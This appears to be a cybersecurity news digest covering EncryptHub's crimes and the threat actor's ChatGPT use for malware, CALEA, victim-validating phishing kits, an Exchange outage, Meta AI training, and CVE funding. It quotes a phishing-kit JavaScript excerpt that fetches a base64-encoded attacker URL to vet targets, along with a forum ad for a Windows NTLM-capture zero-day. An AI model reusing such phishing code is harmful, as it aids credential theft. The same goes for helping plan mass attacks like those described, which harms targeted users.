
Hector Garcia, Security Analyst at Outpost24, told BleepingComputer that the link of SkorikARI to EncryptHub is based on multiple pieces of evidence, making up for a high-confidence assessment.

"The hardest evidence was from the fact that the password files EncrypHub exfiltrated from his own system had accounts linked to both EncryptHub, like credentials to EncryptRAT, which was still in development, or his account on xss.is, and to SkorikARI, like accesses to freelance sites or his own Gmail account," explained Garcia.

"There was also a login to hxxps:// github[.]com/SkorikJR, which was mentioned in July's Fortinet Article about Fickle Stealer, bringing it all together."

"Another huge confirmation of the link between the two were the conversations with ChatGPT, where activity related both to EncryptHub and to SkorikARI can be observed."

EncryptHub's foray into zero-days is not new, with the threat actor or one of the members attempting to sell zero-days to other cybercriminals on hacking forums.



Registration: 13.07.2020
Messages: 874
Reactions: 954

04.11.2024

Price: from 200k$ to 400k$
Contacts: P.M.

Hello everyone. 1-Click 0day LPE Exploit for Windows is for sale.

```
-----------------------------------------------------------------------------------------------
|
|       ____                              _   _   _      _       ___  _            _
|
|      | _| | '_ \ / _| '_| | | | '_ \| _| |_| | | | | '_ \  \__ \| _/ _ \/ _' | |/ _ \ '_|
|      | |__| | | | (_| |  | |_| | |_) | |_  _  | |_| | |_) |  __) | || __/ (_| | | __/ |
|      |_____|_| |_|\___|_|   \__, | .__/ \__|_| |_|\__,_|_.__/  |____/ \__\___|\__,_|_|\___|_|
|                             |___/|_|
|
|                                        NTLM Capture Attack
-----------------------------------------------------------------------------------------------
|
|  Object: 0-day Vulnerability
|  Type: 0-click NTLM Capture
|  Relation to MS Explorer: Exploits file handling in Windows Explorer
|
-----------------------------------------------------------------------------------------------

### **Краткое описание**
Концепт данного эксплойта использует уязвимость в Windows Проводнике,
связанную с обработкой специально созданных файлов.
```

EncryptHub attempting to sell a zero-day on underground forums

Source: BleepingComputer

Outpost24 delved into EncryptHub's journey, stating that the hacker repeatedly shifts between freelance development work and cybercrime activity.


Despite his apparent IT expertise, the hacker reportedly fell victim to bad opsec practices that allowed his personal information to be exposed.

This includes the hacker's use of ChatGPT for developing malware and phishing sites, integrating third-party code, and researching vulnerabilities.

The threat actor also had a deeper, personal engagement with OpenAI's LLM chatbot, in one case describing his accomplishments and asking the AI to categorize him as a cool hacker or malicious researcher.

Based on the provided inputs, ChatGPT assessed him as 40% black hat, 30% grey hat, 20% white hat, and 10% uncertain, reflecting a morally and practically conflicted individual.

The same conflict is reflected in his future planning on ChatGPT, where the hacker asks for the chatbot's help in organizing a massive but "harmless" campaign impacting tens of thousands of computers for publicity.



User: All right, look:

Step 1: Challenge and publicly humiliate the giants of the industry.

Step 2: Demonstrate the non-relevance of a number of AVS in public.

Step 3: Inform about the creation of a new tool, and again humiliate the giants, for example, a complete block on access to local wallets and cookies for third-party applications, this eliminates the work of all stillers.

Step 4: Demonstrate this by using the example of 3-4 well-known stills and again shit on the giants.

Step 5: Arrange a massive harmless attack on about 10-20 thousand PCs and show it clearly, with each AV displayed in the system. The campaign is risky, extremely aggressive, while respecting opsec and anonymity, but promoting EncryptHub as an evil corporation"

Exposed ChatGPT discussion

Source: Outlook24


Who is EncryptHub

EncryptHub is a threat actor that is believed to be loosely affiliated with ransomware gangs, such as RansomHub and the BlackSuit operations.

However, more recently, the threat actors have made a name for themselves with various social engineering campaigns, phishing attacks, and creating a custom PowerShell-based infostealer named Fickle Stealer.

The threat actor is also known for conducting social engineering campaigns where they create social media profiles and websites for fictitious applications.

In one example, researchers found that the threat actor created an X account and website for a project management application called GartoriSpace.



The one work App for your teams

Plan, execute, and track your work with GatoriSpace. Save productive time and clicks, and get more done.

Fake GartoriSpace website

Source: BleepingComputer

This site was promoted through private messages on social media platforms that would provide a code required to download the software. When downloading the software, Windows devices would receive a PPKG file [VirusTotal] that installed Fickle Stealer, and Mac devices would receive the AMOS information-stealer [VirusTotal].

EncryptHub has also been linked to Windows zero-day attacks exploiting a Microsoft Management Console vulnerability tracked as CVE-2025-26633. The flaw was fixed in March but was attributed to Trend Micro rather than the threat actor.

Overall, the threat actors' campaigns appear to be working for them as a report by Prodaft says the threat actors have compromised over six hundred organizations.

Source: https://www.bleepingcomputer.com/news/security/encrypthubs-dual-life-cybercriminal-vs-windows-bug-bounty-researcher/

7. Arguing Against CALEA

At a Congressional hearing earlier this week, Matt Blaze made the point that CALEA, the 1994 law that forces telecoms to make phone calls wiretappable, is outdated in today's threat environment and should be rethought:

In other words, while the legally-mandated CALEA capability requirements have changed little over the last three decades, the infrastructure that must implement and protect it has changed radically. This has greatly expanded the "attack surface" that must be defended to prevent unauthorized wiretaps, especially at scale. The job of the illegal eavesdropper has gotten significantly easier, with many more options and opportunities for them to exploit. Compromising our telecommunications infrastructure is now little different from performing any other kind of computer intrusion or data breach, a well-known and endemic cybersecurity problem. To put it bluntly, something like Salt Typhoon was inevitable, and will likely happen again unless significant changes are made.

This is the access that the Chinese threat actor Salt Typhoon used to spy on Americans:

The Wall Street Journal first reported Friday that a Chinese government hacking group dubbed Salt Typhoon broke into three of the largest U.S. internet providers, including AT&T, Lumen (formerly CenturyLink), and Verizon, to access systems they use for facilitating customer data to law enforcement and governments. The hacks reportedly may have resulted in the “vast collection of internet traffic”; from the telecom and internet giants. CNN and The Washington Post also confirmed the intrusions and that the U.S. government’s investigation is in its early stages.

Source: https://www.schneier.com/blog/archives/2025/04/arguing-against-calea.html

8. Phishing kits now vet victims in real-time before stealing credentials

Phishing actors are employing a new evasion tactic called 'Precision-Validated Phishing' that only shows fake login forms when a user enters an email address that the threat actors specifically targeted.

Unlike traditional mass-targeting phishing, this new method uses real-time email validation to ensure phishing content is shown only to pre-verified, high-value targets.

Although not overly advanced or particularly sophisticated, the new tactic excludes all non-valid targets from the phishing process, thus blocking their visibility into the operation.


Email security firm Cofense, which documented the rise in adoption of this new tactic, noted that it has created a significant practical problem for them.

When researching phishing sites, it is common for researchers to enter fake email addresses or ones under their control to map the credential theft campaign.

However, with this new technique, invalid or test email addresses inputted by researchers now display an error or redirect them to benign sites. This impacts automated security crawlers and sandboxes used in research, reducing detection rates and prolonging the lifespan of phishing operations.

"Cybersecurity teams traditionally rely on controlled phishing analysis by submitting fake credentials to observe attacker behavior and infrastructure," explains Cofense.

"With precisionvalidated phishing, these tactics become ineffective since any unrecognized email is rejected before phishing content is delivered."



esignonedrive-remittance-amendment-payout.s3.us-east-1.amazonaws.com/AAQkADVjYWJk...

esignonedrive-remittance-amendment-payout.s3.us-east-1.amazonaws.com says

No encryption key is associated with this email.

Confirm Your Identity

You have a secure document waiting for you:

To access this secure document, please verify your identity by entering the email address where the document was sent.

asdfsa@mail.com


Bogus error served to invalid target

Source: Cofense

According to Cofense, the threat actors use two main techniques to achieve real-time email validation.

The first involves abusing third-party email verification services integrated into the phishing kit, which checks the validity of the victim's address in real time via API calls.

The second method is to deploy custom JavaScript in the phishing page, which pings the attacker's server with the email address victims type on the phishing page to confirm whether it's on the pre-harvested list.



```
        <h2>Confirm Your Identity</h2>

        <p><strong>You have a secure document waiting for you:</strong></p>
        <p2>To access this secure document, please verify your identity by entering the email address where the document was sent.</p2> <input id="email-input" placeholder="Enter email" required="" style="margin-top: 10px" type="email" /><button id="continue-button">Next</button>
    </div>
    <script>
        let attempts = 0;

        async function fetchEmailList() {
            const encodedUrl = 'aHR0cHM6Ly9yZWNhcHRjaGFzdWl0ZS5wYWdlcy5kZXYvbGlzdC50eHQ'; // Please provide the path to your email list file. (in Base64)
            const decodedUrl = atob(encodedUrl);
            const response = await fetch(decodedUrl);
            const text = await response.text();
            return text
                .split(/\r?\n/)
                .filter((email) => email.trim().length > 0)
                .map((email) => email.toLowerCase());
        }
```

Querying a base64 URL for a list of valid addresses

Source: Cofense

If there's no match, the victim is redirected to an innocuous site, like Wikipedia.

Cofense explains that bypassing this by simply entering the email address of the person who reported the phishing attempt to them is often impossible because of usage restrictions imposed by their clients.

Even if they were allowed to use the real target's address, the analysts comment that some campaigns go a step further, sending a validation code or link to the victim's inbox after they enter a valid email on the phishing page.

To proceed with the phishing process, victims need to enter the code they received in their inbox, which is beyond the access of security analysts.

The ramifications of this are serious for email security tools, especially those relying on traditional detection methods, are serious, as they are more likely to fail to alert targets of phishing attempts.

As phishing campaigns adopt dynamic input validation, defenders must adopt new detection strategies that emphasize behavioral fingerprinting and real-time threat intelligence correlation to stay ahead of the threat actors.

Source: https://www.bleepingcomputer.com/news/security/phishing-kits-now-vet-victims-in-real-time-before-stealing-credentials/

9. Microsoft investigates global Exchange Admin Center outage

Microsoft is investigating an ongoing outage that is blocking admins worldwide from accessing the Exchange Admin Center (EAC).


The company tagged this ongoing issue as a critical service issue tracked under EX1051697 on the Microsoft 365 Admin Center, and it says that "at this time appears to be a global issue."

Since the outage started two hours ago, affected IT administrators have reported seeing "HTTP Error 500" errors when attempting to log into the Exchange admin center portal.

However, as Microsoft also suggested, some admins have been able to access the admin center via https://admin.cloud.microsoft/exchange#/.

"We've identified increases in error spikes and are investigating these further. Additionally, we're reviewing recent changes made to the service as a potential root cause," Microsoft says.

"We've received reports that admins are able to access the EAC using https://admin.cloud.microsoft/exchange#/ as a workaround. We're still verifying this and will provide validation on this shortly."



Microsoft 365 Status
@MSFT365Status · Follow

We're investigating an issue with accessing the Exchange Admin Center (EAC). Further details can be found under EX1051697 in the Service Health section of the M365 Admin Center.

3:48 PM · Apr 9, 2025

In a subsequent message center update, Redmond said its engineers have reproduced the issue internally and collected additional diagnostic data to assist with the troubleshooting process.

Last month, the company mitigated another outage that prevented Outlook on the web users from accessing their Exchange Online mailboxes.

Days later, it also addressed a week-long Exchange Online outage that caused delays and failures when sending or receiving email messages.

Update April 09, 12:11 EDT: Microsoft has started automatically redirecting admins to the working URL as a temporary workaround.

"We've identified a potential authentication issue in a specific URL path and are working to mitigate the issue by re-directing the impacted URL traffic to a working URL," the company said in a Microsoft 365 Admin Center update.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-investigates-global-exchange-admin-center-outage/

10. Meta to resume AI training on content shared by Europeans

Meta announced today that it will soon start training its artificial intelligence models using content shared by European adult users on its Facebook and Instagram social media platforms.

The content used for AI training includes posts and comments from adult users, as well as questions and queries made when interacting with the company's Meta AI assistant. However, the company says it won't use "people's private messages with friends and family" or the "public data" of Europeans under 18 to train its AI models.

People in the EU who use the social media giant's platforms will start receiving in-app and email notifications this week explaining the kind of data Meta will begin using.

These alerts will also include a link to an online form where they can object to their data being used this way. Meta says the objection form is easy to find and use and will honor all submitted forms.

"This training will better support millions of people and businesses in Europe, by teaching our generative AI models to better understand and reflect their cultures, languages and history," it said in a Monday press release. "People based in the EU who use our platforms can choose to object to their public data being used for training purposes."

Rollout resumes after June delay

Today's announcement comes after Meta delayed training its AI using public content shared on Facebook and Instagram at the request of the Irish Data Protection Commission in June 2024.

The 2024 delay was the result of NOYB, an Austrian nonprofit organization working to enforce data protection laws, filing complaints in 11 European countries, including Ireland, where the DPC initially approved the introduction of Meta AI in the EU/EEA but reversed its decision following pushback from other EU data protection authorities.

However, on Monday, Meta said the European Data Protection Board (EDPB), the EU's data protection regulator, approved this new rollout because the approach meets the European Union's stringent data privacy laws.


"We welcome the opinion provided by the EDPB in December, which affirmed that our original approach met our legal obligations," it said. "Since then, we have engaged constructively with the IDPC and look forward to continuing to bring the full benefits of generative AI to people in Europe."

Last month, the social media giant also started rolling out its Meta AI assistant in WhatsApp across Europe. Meta says that personal chats will not be used to train Meta AI, but conversations with Meta AI could be used to train future versions.

Source: https://www.bleepingcomputer.com/news/technology/meta-to-resume-ai-training-on-content-shared-by-europeans/

11. Funding Expires for Key Cyber Vulnerability Database

A critical resource that cybersecurity professionals worldwide rely on to identify, mitigate and fix security vulnerabilities in software and hardware is in danger of breaking down. The federally funded, non-profit research and development organization MITRE warned today that its contract to maintain the Common Vulnerabilities and Exposures (CVE) program — which is traditionally funded each year by the Department of Homeland Security — expires on April 16.



MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®

April 15, 2025

Dear CVE Board Member,

We want to make you aware of an important potential issue with MITRE's enduring support to CVE.

On Wednesday, April 16, 2025, the current contracting pathway for MITRE to develop, operate, and modernize CVE and several other related programs, such as CWE, will expire. The government continues to make considerable efforts to continue MITRE's role in support of the program.

If a break in service were to occur, we anticipate multiple impacts to CVE, including deterioration of national vulnerability databases and advisories, tool vendors, incident response operations, and all manner of critical infrastructure.

